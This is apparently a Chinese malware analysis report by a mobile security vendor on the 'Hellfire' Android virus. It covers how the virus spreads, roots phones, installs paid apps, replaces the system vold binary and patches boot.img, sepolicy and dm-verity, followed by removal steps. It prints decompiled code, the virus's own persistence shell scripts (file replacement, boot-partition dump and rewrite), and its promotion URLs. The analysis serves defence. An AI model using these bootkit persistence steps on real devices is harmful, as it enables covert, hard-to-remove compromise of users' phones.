# “地狱火”手机病毒——源自安卓系统底层的威胁

Via WooYun知识库 by 360手机卫士

# 0x00 背景

近日，360安全中心收到多起用户反馈，手机中了一种难以清理的病毒，某些用户尝试自行清理掉病毒，发现删除病毒文件vold.apk后，会再次重现。通过分析，发现此病毒已经寄生到系统底层，定时恢复APK实现自我保护。随着反馈用户数量急剧上升，360急救箱已下发紧急查杀方案，全面支持清理该手机病毒。

通过分析，我们发现在手机病毒发展史上，首次利用了在Android系统中通过修改系统Boot Image、替换系统核心文件的方式实现自我保护的病毒，目前感染量已过百万，因此我们命名它为：“地狱火”手机病毒。此病毒寄生于系统boot分区、替换系统vold文件、回写APK病毒母包。后面，我们来分析下这个源自系统底层的威胁。

以下截图为百度贴吧众多中毒网友们的求助内容，可见此病毒传播量巨大，而且大多数用户不清楚如何中毒的，此病毒会下载诱导扣费的APP应用，对手机用户影响严重。


图1：百度贴吧“地狱火”手机病毒求助

[redacted]兄弟你跟我一样，我的现在是在升级新版本失败的情况下出现病毒的不仅有void，还有其他4个病毒，恢复出厂，双清都无效，现在暂时用[redacted]管家隔离这，正想办法root！

有解决办法麻烦告诉我下

举报 | 5楼 2016-06-13 19:46 收起回复

承诺永难忘Max: 好的 会了给我说哦

2016-6-13 19:59 回复

690827027: 回复 承诺永难忘Max : 手机急救箱查杀下试试

2016-6-14 14:43 回复

承诺永难忘Max: 回复 690827027 :急救箱可以的

2016-6-14 20:53 回复

fhxzh521: 回复 承诺永难忘Max :360的手机急救箱？

2016-6-15 09:51 回复

承诺永难忘Max: 回复 fhxzh521 :嗯！

2016-6-15 11:42 回复

我也说一句

，要小心！！ 只看楼主 收藏 回复

**妈蛋趁我睡觉这个病毒又冒出来，我删了好几次，现在又冒出来，一晚上扣了我好多钱！！一百度才知道那么多人也中了这个void，**




图2：百度贴吧“地狱火”手机病毒求助


图3：百度贴吧“地狱火”手机病毒求助

# 0x01 病毒传播途径

## 1.1 病毒传播途径

这个病毒主要靠色情诱惑类应用传播，也通过一些正规的应用捆绑传播，比如“超级锁屏”、“糗事爆料”等。病毒和正规APP捆绑并传播，导致用户也不清楚中毒来源。


图4：传播病毒的APP应用

## 1.2 病毒感染地区分布





图5：感染地区分布

“地狱火”病毒感染量巨大，中毒手机超过150万部，由图可见感染量从大到小依次为：广东、河南、江苏、山东、四川、浙江、河北、湖南等。

# 0x02 病毒详细分析

首先，我们梳理出该病毒的主体功能和框架，如图：





图6：病毒框架

携带“地狱火”手机病毒母包的APP应用运行后会释放android.system.vold.v50.apk（v50为版本号：v36~v50，版本号还在持续递增），病毒母包安装后使用DES加密算法解密出android.system.vold.v50.rp.apk（下面简称为vold.rp.apk），vold.rp.apk调用startService启动MsgPushService，MsgPushService的onCreate方法创建TestNotifier、SetupManager、VersionClean、RootModule四个对象。

```
public void onCreate() {
    super.onCreate();
    contextStorage.storeContext(((Context)this));
    this.a();
    this.interface_ray.b("service create : " + this.getPackageName());
    new Step1_TestNotifier(((Context)this));  // 测试模式显示apk信息
    new Step2_SetupManager(((Context)this));  // 核心功能模块
    new Step3_VersionClean(((Context)this));  // 清理rp_xx.apk，清理低版本
    new Step4_RootModule(((Context)this));  // ROOT模块
}
```



图7：MsgPushService功能

SetupManager是vold.rp.apk的核心模块，首先设置时间启动MsgPushService，然后创建需要用到的对象，这些类的功能在构造方法中执行，因此在创建对象的时候就已经调用。SetupManager中的功能模块有（主要的）：

1. ROOT模块（RootManager）
2. 推广模块（PushManager）
3. 寄生到系统底层模块（SysVoldInstaller）

```
private void newInstances() {
    NewInstance.getInstance(kmu287.class);
    NewInstance.getInstance(PackageMonitor.class);
    NewInstance.getInstance(PushManager.class);
    NewInstance.getInstance(RootMissionExecutor.class);
    NewInstance.getInstance(AdvMissionExecutor.class);
    NewInstance.getInstance(ApkMissionExecutor.class);
    NewInstance.getInstance(ActiveMissionExecutor.class);
    NewInstance.getInstance(SysMissionExecutor.class);
    NewInstance.getInstance(SilenceBrowseExecutor.class);
    NewInstance.getInstance(opt276.class);
    NewInstance.getInstance(NoticeMissionExecutor.class);
    NewInstance.getInstance(ShortcutMissionExecutor.class);
}
```



图8：SetupManager模块

## 2.1 ROOT模块

1.上传手机SDK版本获取云端ROOT方案，下载ZIP压缩包。HTTP请求参数不同，返回的ROOT方案也不同，分为android4.3之前版本ROOT方案、android4.3版本ROOT方案和android4.3之后版本ROOT方案。

2.ROOT压缩包内容为wsroot.sh(SH脚本)、fileWork(加密文件)、Matrix(ELF)。




图9：ROOT包

3.vold.rp.apk运行Matrix(ELF)进行ROOT。Matrix解密fileWork执行ROOT代码，其中包含开源的android-rooting-tools以及CVE-2015-3636代码；通过多种ROOT方案组合，能够适配大多数手机ROOT成功。





图10：ROOT方案之一

## 2.2 推广模块

“地狱火”手机病毒每隔3分钟获取云端json配置，根据云端配置安装APP应用。推广APP应用是病毒的主要目的，既可以推广正规应用赚取安装费用，也可以推广其他病毒安装到手机。静默推广的有：岛国直播、欧美直播、激情影院、欧美大片等等，这些应用程序打开后都会诱导扣费，有些用户经不住图片诱惑支付后，发现视频图片依旧无法观看，也只好忍气吞声上当。

推广网址：

http://p.bluenemo.com:7354/push

http://p. bluenemo.com:7354/p/


图11：病毒推广扣费APP


图12：诱导用户支付费用

## 2.3 寄生到系统底层模块流程

### 2.3.1 替换系统vold (ELF文件)

vold.rp.apk的RootMissionExecutor模块创建一条线程，调用installVold函数，installVold函数获取云端配置下载oracle（可执行文件）和bluePill(加密文件)，oracle带参数运行时，会解密bluePill替换系统vold（ELF）文件。

```
String[] commandPool = new String[6];
commandPool[0] = "cd /data/local/tmp";
commandPool[1] = "cat " + oracle.getAbsolutePath() + " > oracle";
commandPool[2] = "cat " + bluePill.getAbsolutePath() + " > BluePill";
commandPool[3] = "chmod 777 oracle";
commandPool[4] = "chmod 777 BluePill";
commandPool[v7] = "./oracle " + this.argOfOracle();
StringBuilder v1_1 = new StringBuilder();
```

图13：带参数运行oracle

oracle运行后解密出work.sh并运行，完成替换系统vold，并且会在vold尾部写入更新网址。

```
# 写入我们的app_process
$busybox cp -Rf /data/local/tmp/app_process /system/xbin/app_process
$busybox chmod 777 /system/xbin/app_process

#写入我们的vold
$busybox cp -Rf /data/local/tmp/vold /system/xbin/vold
$busybox chmod 777 /system/xbin/vold

#判断是否是链接文件
link_file=$($busybox readlink /system/bin/vold)

# 如果链接是空的，说明vold是执行程序
# 那么将vold重新命名为vold_original
# 然后建立一个我们自己的vold的链接
#
if [ -z "$link_file" ]; then

    $busybox mv -f /system/bin/vold /system/bin/vold_original
    $busybox chmod 777 /system/bin/vold_original

    chown root:root /system/bin/vold_original
    $busybox chown root:root /system/bin/vold_original

    chcon u:object_r:system_file:s0 /system/bin/vold_original
    $busybox chcon u:object_r:system_file:s0 /system/bin/vold_original

    $busybox ln -s /system/xbin/app_process /system/bin/vold
```



图14：替换系统核心文件vold

如上图所示，“地狱火”将系统原始vold重命名成vold_original，然后在/system/bin/目录建立一个名为vold的链接，指向病毒文件/system/xbin/vold。系统启动时，会按照链接执行病毒文件，病毒自身功能完成后，又会去执行vold_original。病毒就像一个代理，如果此病毒被直接删除的话会导致系统无法启动。因为安卓中的vold文件是Android核心系统文件，管理和控制外部存储设备，包括SD插拔、挂载、卸载、格式化等。病毒vold核心功能为执行shell代码，shell脚本代码加密存放在病毒vold文件靠近尾部的位置，病毒vold主要功能是回写vold.rp.apk与更新vold.rp.apk，保证apk文件被杀毒软件清理后依旧能死而复活。

### 2.3.2 修改Boot.img

Android系统以正常模式启动后会加载boot.img分区。Boot.img分区包含Linux内核和ramdisk。ramdisk是一个小型文件系统，包括了初始化系统所需要的全部核心文件，例如：初始化init进程以及init.rc（可以用于设置很多系统的参数）等文件。以下是一个典型的ramdisk中包含的文件列表：

./init.trout.rc ./default.prop ./proc ./dev ./init.rc ./init
./sys ./init.goldfish.rc ./sbin ./sbin/adbd ./system ./data

该病毒与“不死木马”（http://blogs.360.cn/360mobile/2014/01/18/oldboot-the-first-bootkit-on-android_cn/）都有修改boot.img、拷贝病毒核心文件到/sbin以及修改init.rc的行为；而该病毒在此这些的基础上还新增了修改sepolicy（seandroid策略文件）、dm_verify（每次开机检验分区是否被修改）等行为。

目的：修改boot分区，修改init.rc文件，将主体文件隐藏到boot分区，写入病毒启动脚本，绕过seandroid、dm_verify等Android系统安全防护。病毒操作如下：

1.配置本地环境

（1）安装busybox

（2）配置DNS服务器（便于busybox使用wget）

```
$my_busybox cat /dev/null > /system/etc/resolv.conf
$my_busybox echo "nameserver 8.8.4.4" >> /system/etc/resolv.conf
$my_busybox echo "nameserver 8.8.8.8" >> /system/etc/resolv.conf
$my_busybox chmod 0644 /system/etc/resolv.conf
```



（3）配置恶意文件主体使用的URL参数

2.搜寻boot分区

```
echo "find bootimg by /by-name"
for PARTITION in kern-a KERN-A android_boot ANDROID_BOOT kernel KER

    BOOTIMAGE=$($my_busybox readlink /dev/block/by-name/$PARTITION

    if [ ! -z "$BOOTIMAGE" ];
        then return 0;
    fi
done
```



3.找到boot分区之后，使用dd命令dump出boot分区

```
else
  $my_busybox dd if=$BOOTIMAGE of=$TOOL_DIR/boot.img bs=4096 count=8000
  BOOT_DEVICE=$BOOTIMAGE
  BOOTIMAGE=$TOOL_DIR/boot.img
  echo "--- Boot image: $BOOTIMAGE"
  echo "--- Boot partition: $BOOT_DEVICE"
```



4.解boot分区

```
#解压出cpio.gz
check_zero_def "- Extracting ramdisk" "$my_ImageKer --bootimg-extract-ramdisk $BOOTIMAGE $TOOL_DIR/boot_tmp/ramdisk.cpio.gz"

#解压出cpio
check_zero_def "- Decompressing ramdisk" "$my_fuckkerl --ungzip $TOOL_DIR/boot_tmp/ramdisk.cpio.gz $TOOL_DIR/boot_tmp/ramdisk"
```

5.首先会判断该分区是否已经被patch，准备执行patch Boot.img

（1）创建备份

（2）patch sepolicy

```
#调用supolicy进行patch
LD_LIBRARY_PATH=$TOOL_DIR $TOOL_DIR/supolicy --file $TOOL_DIR/boot_tmp/sepolicy $TOOL_DIR/boot_tmp/sepolicy_patched
```


SeAndroid是Android平台的一种安全机制，而Sepolicy则是SeAndroid的安全策略文件。“地狱火”手机病毒通过patch sepolicy来扩大自己的权限。

原始sepolicy的Allow规则有1175条，地狱火病毒patch之后增加了73条Allow规则。

```
Statistics for policy file: ./sepolicy_org
Policy Version & Type: v.26 (binary, mls)

   Classes:              84    Permissions:        249
   Common classes:        5
   Sensitivities:         1    Categories:        1024
   Types:               272    Attributes:          21
   Users:                 1    Roles:                2
   Booleans:              1    Cond. Expr.:          1
   Allow:              1175    Neverallow:           0
   Auditallow:            0    Dontaudit:           37
   Type_trans:          133    Type_change:          0
   Type_member:           0    Role allow:           0
   Role_trans:            0    Range_trans:          0
   Constraints:          63    Validatetrans:        0
   Initial SIDs:         27    Fs_use:              14
   Genfscon:             11    Portcon:              0
   Netifcon:              0    Nodecon:              0
   Permissives:          42    Polcap:               2

seinfo ./sepolicy_patch

Statistics for policy file: ./sepolicy_patch
Policy Version & Type: v.26 (binary, mls)

   Classes:              84    Permissions:        249
   Common classes:        5
   Sensitivities:         1    Categories:        1024
   Types:               272    Attributes:          21
   Users:                 1    Roles:                2
   Booleans:              1    Cond. Expr.:          1
   Allow:              1248    Neverallow:           0
   Auditallow:            0    Dontaudit:           37
   Type_trans:          133    Type_change:          0
   Type_member:           0    Role allow:           0
   Role_trans:            0    Range_trans:          0
   Constraints:          63    Validatetrans:        0
   Initial SIDs:         27    Fs_use:              14
   Genfscon:             11    Portcon:              0
   Netifcon:              0    Nodecon:              0
   Permissives:          42    Polcap:               2
```



接着使用sesearch对比一下allow规则的详细信息：




我们发现之前很多不允许的规则现在都被允许，导致给了init域几乎完全的控制权限。将会导致用户的手机莫大的危险。

（3）拷贝病毒主体文件heaithd、heaithd.sh到/sbin中

（4）修复init.environ.rc

（5）修复file_contexts

（6）执行patch操作

```
#patch内核
COMMAND="LD_LIBRARY_PATH=$TOOL_DIR $my_fuckkerl --patch $TOOL_DIR/boot_tmp/ramdisk $TOOL_DIR/boot_tmp/ramdisk $STOCKBOOTIMAGE"
```

```
check_zero_def "- Patching init.*.rc, fstabs, file_contexts, dm-verity" "$COMMAND"
```

patch分为两步：

a：patch init.rc

```
if ( sub_233C((int)&v8, (int)"# launch Heaithd daemon") )
  v5 = 1;
if ( sub_233C((int)&v8, (int)"service daemonhd /sbin/heaithd.sh") )
  v5 = 1;
if ( sub_233C((int)&v8, (int)"    class late_start") )
  v5 = 1;
if ( sub_233C((int)&v8, (int)"    user root") )
  v5 = 1;
if ( sub_233C((int)&v8, (int)"    seclabel u:r:init:s0") )
  v5 = 1;
if ( sub_233C((int)&v8, (int)"    oneshot") )
```

b：patch dm_verify和patch forceencrypt

6.当patch操作成功之后，重新打包

```
#打包内核
check_zero_def "- Creating boot image" "$my_ImageKer --bootimg-replace-ramdisk $STOCKBOOTIMAGE $TOOL_DIR/boot_tmp/ramdisk.cpio.gz $TOOL_DIR/boot_tmp/boot.img"
```

7.写入分区

```
$my_busybox dd if=$TOOL_DIR/boot_tmp/boot.img of=$BOOT_DEVICE bs=4096
```

# 0x03 与其他病毒狼狈为奸

经取样统计发现，百脑虫病毒与“地狱火”病毒的关系十分密切，他们之间存在互相推广的关系，中百脑虫病毒的手机中，约86%存在“地狱火”病毒。“地狱火”病毒的root模块也与另一种传播量很大的病毒的root模块使用的加密算法与功能一样。

| 百脑虫病毒中毒统计 | |
|---|---|
| 手机中安装的APP应用 | 手机总数量：1530 |
| android.system.vold.v47 | 1313 |
| com.bc.android.core.bcservice | 696 |
| com.bc.android.bctcore | 498 |

图17：“地狱火”病毒和百脑虫病毒的关系

# 0x04 “地狱火”病毒清理

删除此病毒必须将手机ROOT，给予360手机急救箱ROOT权限。目前，360手机急救箱支持此病毒的安全删除与修复。

手动删除病毒方案与前提条件：手机有Root权限、一台Windows主机、ADB工具包和Android Image Kitchen工具包

步骤：

- 删除APK文件
- 恢复/system/bin/vold_original到/system/bin/vold
- 删除/system/xbin/app_process
- 找到boot分区表
- 使用dd命令备
- 份boot分区到/sdcard目录
- 使用Android Image Kitchen解开boot.img
- 打开Android Image Kitchen\ramdisk\init.rc文件，找到以下内容并删除

```
# launch Heaithd daemon
service daemonhd /sbin/heaithd.sh
    class late_start
    user root
    seclabel u:r:init:s0
    oneshot

# Heaithd:PATCH:274
# Heaithd:STOCK:262c6aed8e719cab025075a2a1456755a391f87c
```

- 打开Android Image Kitchen\ramdisk\sbin目录，删除heaithd、heaithd.sh文件
- 使用Android Image Kitchen重新打包
- 使用dd命令还原修改后的boot.img到手机

# 0x05 安全建议

防范此类技术高超、隐蔽性强的手机病毒，360手机卫士安全专家建议，安卓手机用户不要随意开放root权限；日常使用手机过程中，谨慎点击软件内的推送广告；来源不明的手机软件、安装包、文件包等不要随意点击下载；手机上网时，对于不明链接、安全性未知的二维码等信息不随意点击或扫描；使用360手机卫士等手机安全软件定期查杀手机病毒，养成良好的手机使用习惯。